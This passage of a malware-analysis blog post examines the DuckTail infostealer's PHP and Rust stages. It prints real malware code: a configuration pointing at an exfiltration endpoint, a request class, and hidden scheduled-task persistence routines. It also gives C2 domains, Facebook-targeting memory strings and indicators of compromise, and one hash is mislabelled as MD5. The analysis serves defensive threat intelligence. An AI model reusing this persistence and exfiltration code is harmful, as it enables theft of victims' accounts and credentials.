


Figure 19: m.txt the name of the file used for the anti-repeat check




Figure 20: Checks the existence of m.txt in the given path

By completing the same self-decoding steps as previously analyzed, we were able to retrieve the final payload, an InnoSetup installer containing other malicious code with the MD5 hash of 8c60a4691f610e325597af83ee2c99945e7eb1cb189fff03cf2264e461fead53.




Figure 21: Final Payload

The final stage of the malware execution involves saving a file named "AYSVDAWHDAADAOC.exe" as "C:\Users\Admin\AppData\Local\Temp" and then executing it. During this process, the malware ensures persistence by creating a scheduled task.

Figure 22: Persistence




Figure 23: Scheduled Task

The InnoSetup installer contains two PHP samples - "index.php" and "include.php" - along with "php.exe" and "rss.txt". These PHP samples are obfuscated using the IonCube Loader, a commercial protector that is commonly used to ensure copyright protection for specific web applications built using the PHP framework.

Figure 24: DuckTail PHP Samples

The "rss.txt" file is a Base64-encoded PE that is obfuscated using the same technique of missing characters. In this case, the missing characters are "*", "|", and "+". By examining other Base64-encoded PEs, we can easily determine that these missing characters are respectively replaced by "A", "B", and "g". Once decoded, this file returns another component that is written in Rust and has the MD5 hash value of "16ad22f8ab4f99a03bc2b68bf3314397f30f67a01bb5a283020e85979b811d93".

Memory analysis of the malware also reveals the C2s (Command and Control servers) of the malicious infrastructure. These C2s are:

- rapadtrai.]com
- graeslavur.]com
- caseiden.]com
- te5.techgeetam.]com
- sensetria.]com

It is important to note that these C2s may change over time as the malware evolves and adapts to new environments.


Results - php.exe (1464)

72 results.

Address	Length	Result
0x17859ee24ea	174	_NT_SYMBOL_PATH=symsrv*symsr...
0x17859ef97ef	88	8_NT_SYMBOL_PATH=symsrv*syms...
0x17859f38a38	17	highlight.comment
0x1785a232afd	87	_NT_SYMBOL_PATH=symsrv*symsr...
0x1785ba5fb78	30	https://graeslavur.com/api/rss
0x1785ba662e8	38	Could not resolve host: graeslavur....
0x1785ba6c2d8	38	Could not resolve host: graeslavur....
0x1785ba790d8	71	symsrv*symsrv.dll*C:\symbols*http...
0x1785ba7e308	760	upted.\n');}if(function_exists('_il_e...
0x1785baac258	160	https://graeslavur.com/api/rss?a=u...
0x1785baac318	160	https://graeslavur.com/api/rss?a=u...
0x1785baae92c	146	[1:0s20'https://caseiden.com5126;...
0x1785baba942	146	[1:0s20'https://caseiden.com5126;...
0x1785bad4180	348	[1:0s13'.facebook.com5126;0;1;6;1...
0x1785badcb2d	13	9facebook.com
0x1785bae27a1	12	facebook.com
0x1785bae88db	28	eauthority: www.facebook.com
0x1785bae8900	51	referer: https://www.facebook.com...
0x1785bae89d6	42	https://www.facebook.com/adsman...
0x1785bae8a58	47	https://www.facebook.com/adsman...
0x1785baec1ae	24	https://www.facebook.com
0x1785baec4a6	27	authority: www.facebook.com
0x1785baec4fa	32	origin: https://www.facebook.com
0x1785baec51b	35	%referer: https://www.facebook.c...
0x1785baec57e	36	https://www.facebook.com/api/gra...
0x1785baeeef0	1410	https://www.facebook.com/dialog/o...
0x1785baef744	27	authority: www.facebook.com
0x1785baef797	33	7origin: https://www.facebook.com
0x1785baef889	51	}https://www.facebook.com/v1.0/di...
0x1785baef989	47	}https://mtouch.facebook.com/auth...
0x1785baf32c4	140	https://graph.facebook.com/v2.6/d...
0x1785baf34ae	34	https://mbasic.facebook.com/device
0x1785baf362e	35	origin: https://mbasic.facebook.com
0x1785baf3742	44	https://mbasic.facebook.com/devic...
0x1785baf3880	35	origin: https://mbasic.facebook.com
0x1785baf38a4	43	referer: https://mbasic.facebook.co...
0x1785baf3aef	36	Korigin: https://mbasic.facebook.com
0x1785baf3b14	53	referer: https://mbasic.facebook.co...
0x1785baf3bd1	28	-https://mbasic.facebook.com
0x1785baf3db1	36	origin: https://mbasic.facebook.com
0x1785baf3fcf	36	+origin: https://mbasic.facebook.com
0x1785baf41f6	146	https://b-graph.facebook.com/auth...
0x1785baf43e4	74	https://graph.facebook.com/me/logi...
0x1785baf7078	16	www.facebook.com
0x1785baf70a8	16	web.facebook.com
0x1785baf70d8	19	mobile.facebook.com

Figure 25: In Memory Strings

Decoding an unprotected version

Regrettably, we were unsuccessful in our attempt to decrypt IonCube, but we discovered additional samples that were not encrypted and resolved to conduct further analysis based on these samples. Among these samples is "index.php" (5bac0b4ee00c1cb9a5b2969a18077ab74257790bd2610224253d3faf58714f43), which contains the DuckTail code. The behavior of the code is consistent across all its variants, with its primary goal being the collection of Facebook account information belonging to its victims.

```php
<?php
ini_set("display_errors",1);
error_reporting(E_ALL);
$config = [
    "version"=>"1.0.1",
    "tmpData"=>sys_get_temp_dir()."\\rssFeedApp\\tmp",
    "url_get_endpoint"=>[
        "https://api.adshelpercenter.com/ads_optimize_result/cext"
    ],
    "url_endpoint"=>[
        "https://api.adshelpercenter.com/ads_optimize_result/demo"
    ]
];
class Request{
    public static function get($url,$headers = null){
        try {
            $curl = curl_init();
            $opts = [
                CURLOPT_URL => $url,
                CURLOPT_RETURNTRANSFER => true,
                CURLOPT_ENCODING => "",
                CURLOPT_MAXREDIRS => 10,
                CURLOPT_TIMEOUT => 0,
                CURLOPT_HTTP_VERSION => CURL_HTTP_VERSION_1_1,
                CURLOPT_CUSTOMREQUEST => "GET",
                CURLOPT_POSTFIELDS => "",
                CURLOPT_SSL_VERIFYPEER => false,
            ];
            if($headers) $opts[CURLOPT_HTTPHEADER] = $headers;
            curl_setopt_array($curl,$opts );
            $response = curl_exec($curl);
            $err = curl_error($curl);
            curl_close($curl);
            if ($err) {
                echo "cURL Error #:" . $err;
                return null;
            } else {
                return $response;
            }
        } catch (Exception $e) {
            print_r($e);
        }
    }
    public static function post($url,$data,$headers = null){
        try {
            $curl = curl_init();
```

Figure 26: index.php DuckTail Sample

include.php (8fd4910dd8b05c9ea617f9b86f31aac5663db12495e9295ccaf19e3d58b8b3b4) establishes persistence using the task scheduler and decodes “rss.txt” executable. In this way, the malicious implant guarantees itself a mechanism to download.

```
function createLG()
{
    $taskName = "APTXService_LG";
    $schedule = new COM("Schedule.Service");
    $schedule->Connect();
    $rootFolder = $schedule->GetFolder("\\");
    $taskDef = $schedule->NewTask(0);
    $colTriggers = $taskDef->Triggers;

    // logon trigger
    $trigger = $colTriggers->Create(9);
    $user = get_current_user();
    $trigger->Id = "LogonTriggerId";
    $trigger->UserId = $user;

    $executePath = "rhc.exe";
    $workingPath = getcwd();
    $colActions = $taskDef->Actions;
    $action = $colActions->Create(0);
    $action->ID = $taskName;
    $action->Path = $executePath;
    $action->WorkingDirectory = $workingPath;
    $action->Arguments = "php.exe include.php";

    $action2 = $colActions->Create(0);
    $action2->ID = $taskName."_I";
    $action2->Path = $executePath;
    $action2->WorkingDirectory = $workingPath;
    $action2->Arguments = "php.exe index.php";

    $info = $taskDef->RegistrationInfo;
    $info->Author = "";
    $info->Description = "";

    $settings = $taskDef->Settings;
    #settings.Enabled = False
    $settings->Hidden = true;
    #settings.StartWhenAvailable = True
    $taskDef->Settings->StopIfGoingOnBatteries = false;
    $taskDef->Settings->DisallowStartIfOnBatteries = false;
    $taskDef->Settings->StartWhenAvailable = true;
    try {
        $rootFolder->RegisterTaskDefinition($taskName, $taskDef, 6, "", "", 3);
    } catch (Exception $e) {
    }
}
```

Figure 27: Task triggering at logon

```
function createTS()
{
    $taskName = "APTXService";
    $schedule = new COM("Schedule.Service");
    $schedule->Connect();
    $rootFolder = $schedule->GetFolder("\\");
    $taskDef = $schedule->NewTask(0);
    $colTriggers = $taskDef->Triggers;
    $now = getNow();
    // interval trigger
    $trigger = $colTriggers->Create(2);
    $trigger->Repetition->Interval = "PT2M";
    $trigger->Repetition->StopAtDurationEnd = false;
    $nextTime = $now + 2 * 60;
    $trigger->StartBoundary = date("Y-m-d\TH:i:s", $nextTime);

    $executePath = "rhc.exe";
    $workingPath = getcwd();
    $colActions = $taskDef->Actions;
    $action = $colActions->Create(0);
    $action->ID = $taskName;
    $action->Path = $executePath;
    $action->WorkingDirectory = $workingPath;
    $action->Arguments = "php.exe index.php";

    $info = $taskDef->RegistrationInfo;
    $info->Author = "";
    $info->Description = "";

    $settings = $taskDef->Settings;
    #settings.Enabled = False
    $settings->Hidden = true;
    #settings.StartWhenAvailable = True
    $taskDef->Settings->StopIfGoingOnBatteries = false;
    $taskDef->Settings->DisallowStartIfOnBatteries = false;
    $taskDef->Settings->StartWhenAvailable = true;
    try {
        $rootFolder->RegisterTaskDefinition($taskName, $taskDef, 6, "", "", 3);
    } catch (Exception $e) {
    }
}
```

Figure 28: Task triggering on interval

The following is the function responsible for decoding and deobfuscating the payload contained in rss.txt and for getting the current time by executing this payload, this time is used for calculating the task interval.




Figure 29: Decoding, deobfuscating and executing the Rust Payload to get the current time

The method used to calculate the task interal is the following:




Figure 30: Calculating the task interval

Rss.txt – Rust Chrome key decoder

The Rust payload is also responsible for decrypting the Chrome encrypted_key. It is encrypted using the DPAPI, which is a function that can be called using the API function CryptUnprotectData. The following figure shows the routine where the Chrome encrypted_key resides and the payload output, with the encrypted_key passed as an argument for the /c parameter.




Figura 31: Decryption of Chrome encrypted_key using the Rust Payload

Conclusion

Tracking malicious infrastructures is a critical aspect of cybersecurity as it enables professionals to identify the source of an attack and take necessary actions to prevent future attacks. Malware analysis is an essential process that helps to uncover the hidden tactics and techniques used by attackers. Understanding the methods of cybercriminals can assist cybersecurity professionals in developing more effective security measures to detect and mitigate potential threats. This can include blocking IP addresses, shutting down servers, and identifying the attacker's location.

Tracking malicious infrastructures can also help in sharing threat intelligence within the cybersecurity community. The cyber threat landscape is constantly evolving, and by sharing information, organizations and security experts can stay informed and up-to-date with the latest threats. This can help other organizations and security experts to take necessary precautions and protect themselves against similar attacks.

Furthermore, tracking malicious infrastructures can help in developing new security measures and improving existing ones to prevent future attacks. By analyzing and understanding the tools and techniques used by attackers, cybersecurity professionals can develop more effective security measures that can detect and mitigate potential threats. This can include implementing intrusion detection and prevention systems, deploying security patches, and educating employees about cybersecurity best practices.

Overall, tracking malicious infrastructures is a vital component of any comprehensive cybersecurity strategy. By doing so, organizations can strengthen their security posture, protect their assets, and prevent potential cyber-attacks. Cybersecurity professionals should prioritize malware analysis and invest in the necessary resources to ensure that they can effectively identify and track malicious infrastructures. Through collaboration and knowledge-sharing within the cybersecurity community, organizations can stay ahead of the constantly evolving cyber threat landscape and protect themselves against potential threats.

Indicators of Compromise

DuckTail Campaign:

- **Fake File Hosting Domains**:
  download5s.]com
  x-photos.]net
  beautygirls-photos.]com
  beautygirls-picture.]com
  photo-cam.]com
  x-album.]com
  x-albums.]com
  x-pictures.]net
  hxxps://sites.google.]com/view/lonely-in-car
- **True Hosting Domains**:
  s1-download-photos.]com
  jmooreassoc.]com
  meetstaci.]com
  kimhasa.]com
  notodaiya.]com
  karbilyazilim.]com
  shble.]com
  velascasadelaluz.]com
  hxxps://download2388.mediafire.]com/eif5tfodd4ng/hrcyyor418tp8hw/Album_Beautiful_Girl_In_The_Hotels.rar
  romeflirt.]com
  ikejd.]com
  hxxps://storage.googleapis.]com/migc/AlbumNo6128183.zip
- **Pages**:
  camliveproduction
  The-Best-moment-105684484236827
  xphotonetn

DuckTail Python:

- fcec8d28e17f7af13d0961eb8b8d25eaf0e76e50fdc8cd4e2e79de7d6b67d25d (Archive)
    Downloaders:
        2320b045e831ee38c9abd1b872deb25c7d26d3437ba21491c06b8fc1a18143ac
        365ed9b3ab7d369a319a2ebe1da9953ab6ad4f9878f82aba3d30a47e9e0c60fb
        3e242475d95322df510e2437f5a1f319d8ee442dbc649fa1a443fd478b3e7876
        418d02b2f8013746f9f06e328ad4040063db887d85de141da39a7e7513f0459a
        446f5be2028492615b5b51d9de05e67e464a9ca26b0b47972dd43179cc8cb6e0
        50d55c4c79eaddf5368bdb9b60a68f35ed42f17ccb43812c95903306cdc126a9
        5a75df284314b0edcf9534c5f8a2d95013f73803fdbc56afb970af53cd9e0479
        65d4046b5a85327da285c05d72869c41aac8952e0fb8a44babe897528a674e58
        6d29ac0626b6908d938fe0d6a8d84b830c524d4b3f24255775d05a66f57c22ec
        718e88759a7e2ae40309b5c38de18a667305acafee07dfcdaee180c46bdc514c
        74955b4db49ea399fac96d09211152ead722016218dfaca4561a50990af1caa6
        74b25e1e2d33b666df5eb0fb26eb808f93faf78942f5f253d0e415753d048b89
        78380b620294ab60b558d0de3e38d479fa965eca1d1e38a9f97fbef62bfd8bd9
        898650ac940c4a6711fe81bef0c118f141305188a36431560fa7a6a3f299fdf0
        8ee067b7c23111cda02d5c5a4f6f10216d553dad90afaaa3b056869d74e8dd0b
        91318b6b2a8efeb759cb49f7cab6cc5b1bca7df41a9ccc378900d30c0ad25e4a
        91cd20e848f67432ce4e69449e8679f6a405f9087adae41510eb607e620d6177
        a98f225699d8ff6875e08fb2f12236f6fc1f463d61aa1ace1cadb8deded60d0d
        b59ee8c9242fd16971cf15ce4d8308944b1990b0c0cfaf96da1f83a6f6d6bf25
        bb73253555f518c3646356da5b8a3747a541a8a48b72827e4dcf892cde94e094
        c00e1239a781276f9be2f8920cc0a13367548b7638b7d483462c7c7b6daf6878
        c636823a07b8498ea0496ff17c501ee69cf14ae18cb881ccc5721fc9b218cac4
        ddceae97a3e0cbf28731203aa2d2067deab155b2601432e122bbfca712713285
        f390c68389331be62695464e049df845b750bd03d82e4b6809bdc15a9439df44
        f45711466e9182d606da6711318a6e6c14688a09636945b41a26d31d8056cb5f
        f95d284a862662195c351db2cdb36d371a105585d783e7289d73cb07a442c4ba
        f9691281cd8d6c2d5ebee974afb54024b67ae71c8a720e3fc37d5a7ec4b8f669
- c17524501439d58ffb701907d83e3e20558a445363fa0733bb328e0d69c91441 (InnoSetup Installer)
    e1517e6bd6169c543083e36c45894a98b8ae592bf9dc265978f198af70a853b1 (DuckTail)

DuckTail PHP:

- 0f765b4fbeda401e5b4ff34cd470c0fe8d77eafad73b68852e59e3e6abb182cf (Archive)
    0fad31fc16beeb24ca924a94614f3905f5c463a972ae395eec58614d014e73ad (Malicious DLL)
    cb807472bb6d4d1113fcbc209d6a08fa80ff9e53c83b1aa37f9d6f549affd68c (Legitimate WDSyncService Tool)
- 8c60a4691f610e325597af83ee2c99945e7eb1cb189fff03cf2264e461fead53 (InnoSetup Sample)
    16ad22f8ab4f99a03bc2b68bf3314397f30f67a01bb5a283020e85979b811d93 (Rust Sample)
    4abdb3f59e3433b2d410106c75d4711574e0b61b0ef92653b9971154d9841a4f (index.php)
    52bd6d7d8c9fe087ba64adafbfa623e49b69425829b8c9c8a8eadb2e06669892 (include.php)
- 5bac0b4ee00c1cb9a5b2969a18077ab74257790bd2610224253d3faf58714f43 (index.php not obfuscated)
- 8fd4910dd8b05c9ea617f9b86f31aac5663db12495e9295ccaf19e3d58b8b3b4 (include.php not obfuscated)
- **C2:**
    rapadtrai.]com
    graeslavur.]com
    caseiden.]com
    te5.techgeetam.]com
    sensetria.]com

This blog post was authored by Luigi Martire, Carmelo Ragusa of Yoroi Malware ZLAB